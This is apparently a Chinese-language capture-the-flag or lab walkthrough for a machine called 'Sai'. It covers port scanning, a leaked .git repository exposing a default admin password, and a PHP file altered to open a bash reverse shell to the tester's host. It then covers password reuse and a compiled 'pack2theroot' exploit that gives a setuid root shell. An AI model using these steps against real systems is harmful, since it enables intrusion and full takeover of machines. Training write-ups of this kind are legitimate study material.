

Sai

信息搜集

```
sudo nmap --min-rate 10000 -sT -sV -sC -O -p- 192.168.1.216 -oA ports
sudo nmap --script=vuln -p22,80 192.168.1.216 -oA vuln
```

```
(kali@192) [~/Desktop/Dasz/sai]
$ cat ports.nmap
# Nmap 7.99 scan initiated Thu Aug 20 09:59:55 2026 as: /usr/lib/nmap/nmap -sT -sV -sC -O -p- -oA ports 192.168.1.216
Nmap scan report for 192.168.1.216
Host is up (0.00061s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.68 ((Debian))
|_ http-title: \xC4\x90\xC4\x83ng nh\xE1\xB8\xADp
|_ Requested resource was login.php
|_ http-git:
|_   192.168.1.216:80/.git/
|_   Git repository found!
|_   Repository description: Unnamed repository; edit this file 'description' to name the...
|_   Remotes:
|_     git@github.com:linh0804/file-manager.git
|_   Project type: PHP application (guessed from .gitignore)
|_ http-server-header: Apache/2.4.68 (Debian)
MAC Address: 08:00:27:02:71:13 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 4.15 - 5.19 (97%), Android 5 - 10 (Linux 3.4 - 3.18) (93%), Linux 2.6.32 (93%), Google Chromecast or Roku TV (Linux 4.9) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%), Linux 5.10 - 5.19 (93%), Nintendo Switch (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Aug 20 10:00:11 2026 -- 1 IP address (1 host up) scanned in 16.11 seconds
```

```
22/tcp open  ssh
80/tcp open  http
```

常规两个端口，先从web入手

web

```
(kali@192) [~/Desktop/Dasz/sai]
$ sudo dirsearch -u http://192.168.1.216/ -x 404,500
[sudo] kali 的密码:
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: from pkg_resources import DistributionNotFound, VersionConflict is deprecated
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 10
Output File: /home/kali/Desktop/Dasz/sai/reports/http_192.168.1.216.txt
Target: http://192.168.1.216/

[10:16:49] Starting:
[10:16:50] 301 - 351B - /js -> http://192.168.1.216/js/
[10:16:51] 301 - 353B - /.git -> http://192.168.1.216/.git/
[10:16:51] 200 - 261B - /.git/config
[10:16:51] 200 - 73B - /.git/description
[10:16:51] 200 - 618B - /.git/
[10:16:51] 200 - 21B - /.git/HEAD
[10:16:51] 200 - 715B - /.git/hooks/
[10:16:51] 200 - 15KB - /.git/index
[10:16:51] 200 - 480B - /.git/info/
[10:16:51] 200 - 240B - /.git/info/exclude
[10:16:51] 301 - 363B - /.git/logs/refs -> http://192.168.1.216/.git/logs/refs/
[10:16:51] 200 - 509B - /.git/logs/
[10:16:51] 200 - 166B - /.git/logs/HEAD
[10:16:51] 301 - 369B - /.git/logs/refs/heads -> http://192.168.1.216/.git/logs/refs/heads/
[10:16:51] 301 - 371B - /.git/logs/refs/remotes -> http://192.168.1.216/.git/logs/refs/remotes/
[10:16:51] 200 - 166B - /.git/logs/refs/remotes/origin/HEAD
[10:16:51] 301 - 378B - /.git/logs/refs/remotes/origin -> http://192.168.1.216/.git/logs/refs/remotes/origin/
[10:16:51] 200 - 487B - /.git/objects/
[10:16:51] 200 - 3KB - /.git/packed-refs
[10:16:51] 200 - 494B - /.git/refs/
[10:16:51] 301 - 364B - /.git/refs/heads -> http://192.168.1.216/.git/refs/heads/
[10:16:51] 301 - 366B - /.git/refs/remotes -> http://192.168.1.216/.git/refs/remotes/
[10:16:51] 301 - 373B - /.git/refs/remotes/origin -> http://192.168.1.216/.git/refs/remotes/origin/
[10:16:51] 200 - 30B - /.git/refs/remotes/origin/HEAD
[10:16:51] 200 - 474B - /.github/
[10:16:51] 200 - 154B - /.gitignore
```

dirsearch扫描发现有git泄露，去仓库看一下



README.md显示存在默认账户

```
admin
!!!123456789!!!
```

登录后台




```
<?php

$app_name = 'file_manager_' . md5(__DIR__ . '/_init.php');
isset($_COOKIE[$app_name . '_auth']) or exit;

system('/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.1.225/443 0>&1"');
?>
```

修改phpinfo.php反弹shell



```
(kali㉿192)-[~]
$ sudo nc -lvp 443
[sudo] kali 的密码:
listening on [any] 443 ...
connect to [192.168.1.225] from (UNKNOWN)
bash: cannot set terminal process group
bash: no job control in this shell
www-data@Sai:/var/www/file-manager$ |
```

提权

普通用户

/home下发现存在两个用户，在goon用户家目录下发现user.txt

```
flag{user-f5b2df0193b830594bcaafe88b4dadae}
```

继续搜索敏感文件

```
find / -writable -type f -not -path "/proc/*" -not -path "/sys/*" 2>/dev/null

find / -perm -u=s -type f -not -path "/proc/*" -not -path "/sys/*" -not -path
"/var/www/file-mahager/*" 2>/dev/null

cat/etc/crontab
ls -la /etc/cron.d

find / \( -path '/proc' -o -path '/sys' \) -prune -o -type f \( -name '*.bak' -o
-name '*pass*' \) 2>/dev/null
```

找了一圈没发现什么有价值的信息，数据库配置,计划任务,sudo,getcap,pokit等都没有明显能进一步提权的信息

尝试一下su切换用户goon和room

```
Linux Sai 7.1.6-3-liquorix-amd64 #1
www-data@Sai:/home/goon$ which mysql
which mysql
www-data@Sai:/home/goon$ su room
su room
Password: !!!123456789!!!
room@Sai:/home/goon$ |
```

之前的默认密码可以切换到room，但其家目录为空，价值不大

root

尝试内核提权

```
room@Sai:~$ uname -r
7.1.6-3-liquorix-amd64
```

确认内核版本，尝试了几个近期的内核提权都不行

<https://github.com/yanxinwu946/ll-privesc-kit>

信息搜集[doge]，最终确认利用pack2theroot提权root

上传exp，编译一下

```
gcc -static -O2 -Wall -Wextra -o ./poc cve-2026-41651.c
```

```
room@Sai:~/ll-privesc-kit-main/07pack2theroot/ll-privesc-kit-main/07pack2theroot/src$
[*] sick-pwn - clean Pack2TheRoot reimpl, no deps. uid=1001
[*] dummy   : /tmp/.skp-dummy-133820.deb
[*] payload : /tmp/.skp-payload-133820.deb
[*] bus authenticated
[*] transaction: /26_beadbdbb
[*] race dispatched, polling for setuid bash...
[*] [+] LANDED at t+0s - /var/tmp/.suid_bash mode=4755 uid=0
[*] popping root shell - `id; whoami` to verify
.suid_bash-5.2# pwd
/home/room/ll-privesc-kit-main/07pack2theroot/ll-privesc-kit-main/07pack2theroot/src
.suid_bash-5.2# id
uid=1001(room) gid=1001(room) euid=0(root) groups=1001(room)
.suid_bash-5.2# whoami
root
.suid_bash-5.2# cat /root/root.txt
flag{root-62906181ed534a9bf896613c1a12d573}
.suid_bash-5.2# |
```

收获:

```
linpeas.sh
https://github.com/yanxinwu946/ll-privesc-kit
```

